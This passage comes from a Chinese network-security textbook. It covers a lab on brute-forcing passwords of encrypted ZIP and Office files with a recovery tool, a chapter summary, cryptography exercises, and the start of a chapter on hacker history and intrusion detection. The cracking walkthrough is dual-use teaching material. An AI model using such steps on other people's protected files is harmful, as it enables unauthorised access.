



图 4-22　选择文件





图 4-23　选择暴力破解范围

2）结果分析

密码恢复所需要的时间随着密码的长度和复杂度的不同而不同。本例中对一个数字 3 位数密码 123 加密的压缩文件进行恢复，初始设置暴力破解范围（Brute-force range options）选择数字（All digits），密码恢复使用的时间是 1s 48ms，如图 4-24 所示。对一个 4 位密码 91qw 加密的压缩文件进行恢复，初始设置暴力破解范围（Brute-force range

options）选择数字（All digits）和小写字母（All small latin），密码恢复使用的时间是 3h 13m 8s 696ms，如图 4-25 所示。





图 4-24　3 位数字密码恢复结果





图 4-25　4 位数字和字母密码恢复结果

3）Office 密码恢复实验

（1）运行 Advanced Office Password Recovery。

（2）单击 Open file 按钮，出现对话框，选择加密文件，如图 4-26 所示。

（3）密码恢复结果如图 4-27 所示。





图 4-26　选择文件





**图 4-27 Office 密码恢复结果**

# 4.5 本 章 小 结

本章介绍了密码技术的相关概念、密码学与密码体制、数据及网络加密方式;讨论了密码破译方法与密钥管理;概述了实用加密技术,包括对称加密技术、非对称加密技术、单向加密技术、无线网络加密技术、实用综合加密方法、加密高新技术及发展;最后,简单介绍了数字信封、数字证书和 PKI 技术,并介绍了一种密码恢复软件的使用。

# 4.6 练习与实践四

**1. 选择题**

(1) 密码技术可以确保信息在存储和传输过程中的(　　),而且可以保证信息的完整性和准确性,防止信息被篡改、伪造和假冒。

A. 控制安全性　　B. 网络服务正确性

C. 抗攻击性　　D. 机密性

(2) 网络加密常用的方法有端-端、(　　)加密和结点加密 3 种。

A. 链路加密　　B. 系统　　C. 信息　　D. 网站

(3) 根据密码分析者破译时已具备的前提条件,通常将攻击类型分为 4 种分别是(　　)、(　　)、唯密文攻击和已知明文攻击。

A. 明文攻击、密文攻击　　B. 选择明文攻击、明文攻击

C. 选择密文攻击、唯密文攻击　　D. 明文攻击、选择密文攻击

(4) 散列函数的特征包括强碰撞自由、弱碰撞自由和(　　)。

A. 计算的单向性　　B. 函数复杂性

C. 非对称　　　　D. 混合密码体制

**2. 填空题**

（1）现代密码学是一门涉及________、________、________、________等多学科的综合性学科。

（2）凯撒密码被称为循环移位密码，优点是________，缺点是________。

（3）PKI 是通过把要传输的数字信息进行加密，保证信息传输的 ________、________、________、________。

（4）常用的非对称加密算法有____________。

**3. 简答题**

（1）举例介绍你正在应用的加密功能。

（2）简单论述加密算法在各系统应用过程中的作用。

（3）简述对称密钥算法和非对称密钥算法的区别。

（4）举例说明如何实现非对称密钥的管理。

**4. 实践题**

（1）已知在 RSA 算法中，素数 $p=5$，$q=7$，模数 $n=35$，公开密钥 $e=5$，密文 $c=10$，求明文。试用手工完成 RSA 公开密钥密码体制算法加密运算。

（2）利用对称加密算法对 123456789 进行加密，并进行解密（上机完成）。

（3）已知密文 $C=$abacnuaiotettgfksr，且知其是使用替代密码方法加密的。你能用程序分析出其明文和密钥吗？

（4）通过调研及借鉴资料，写出一份分析密码学与网络安全管理的研究报告。

（5）凯撒密码加密运算公式为 $c=(m+k) \bmod 26$，密钥可以是 0～25 的任何一个确定的数。试用程序实现算法，要求可灵活设置密钥。

# 第 5 章 chapter 5

# 黑客攻防与检测防御

黑客对网络系统的入侵与攻击现象频频出现，严重威胁着各种网络系统和应用的安全。网络安全问题成为学者、用户和安全保卫者研究的重要课题之一。网络安全管理的重要工作之一是防范黑客攻击与入侵检测和防御技术的研究。

**教学目标**

- 掌握黑客和入侵检测的概念。
- 熟悉黑客常用的攻击方法及步骤。
- 掌握黑客攻击防御措施和方法。
- 掌握入侵检测系统的功能、工作原理、特点及应用。
- 掌握入侵检测与防范技术的发展趋势。

## 5.1 网络黑客概述

**【案例 5-1】** 约翰·德雷珀出生于美国空军工程师家庭，1970 年发现口哨产生的 2600Hz 的声波可用来欺骗电话交换机，系统收到这个频率信号以为通话中断，便停止计费，于是可以继续打免费电话。后人各种各样的入侵电话网络行为都可追溯到约翰·德雷珀，他不仅是盗打电话的“鼻祖”，也成为网络入侵行为的“先驱”。

### 5.1.1 黑客的概念及类型

**1. 黑客及其演变**

黑客是英文 Hacker 的译音，源于 hack，本意为“干了一件非常漂亮的事”。原指一群专业技能超群、聪明能干、精力旺盛，并且精通攻击和防御，可以发现威胁，并提出防御方案的人。后来“黑客”一词成为专门利用计算机进行破坏或入侵他人计算机系统的人的代名词。

在虚拟的网络世界里，黑客已成为一个特殊的社会群体。黑客攻击是网络面临的最严重的安全问题。国内外网络资源遭破坏和攻击现象呈现出急剧上升态势且种类多变，系统漏洞、网络资源应用已成为黑客的攻击目标。有不少黑客组织利用网站介绍攻击手

段，免费提供各种黑客工具和资料，致使普通用户也能很容易学会使用一些简单的黑客手段或工具对网络进行某种程度的攻击，进一步恶化了网络安全环境。

**2. 中国黑客的形成与发展**

1994年4月20日，中国国家计算机与网络设施工程NCFC（National Computing and Networking Facility of China）通过美国Sprint公司开通连入Internet的64Kb/s国际专线，实现了与Internet的全功能连接。中国成为直接接入Internet的国家。从那时起，中国黑客开始了原始萌动。1998年，印度尼西亚爆发了大规模排华事件，中国黑客开始组织起来，用ping的方式攻击印尼网站。这次行动造就了中国黑客最初的团结与合作的精神。这事件之后，有些人又回到了现实生活中，有些人则从此开始了对黑客理想的执着追求。1999年是网络泡沫高度泛滥的顶峰时期，刚刚起步的中国黑客开始划分自己的势力范围。从1999年到2000年，中国黑客联盟、中国鹰派、中国红客联盟等一大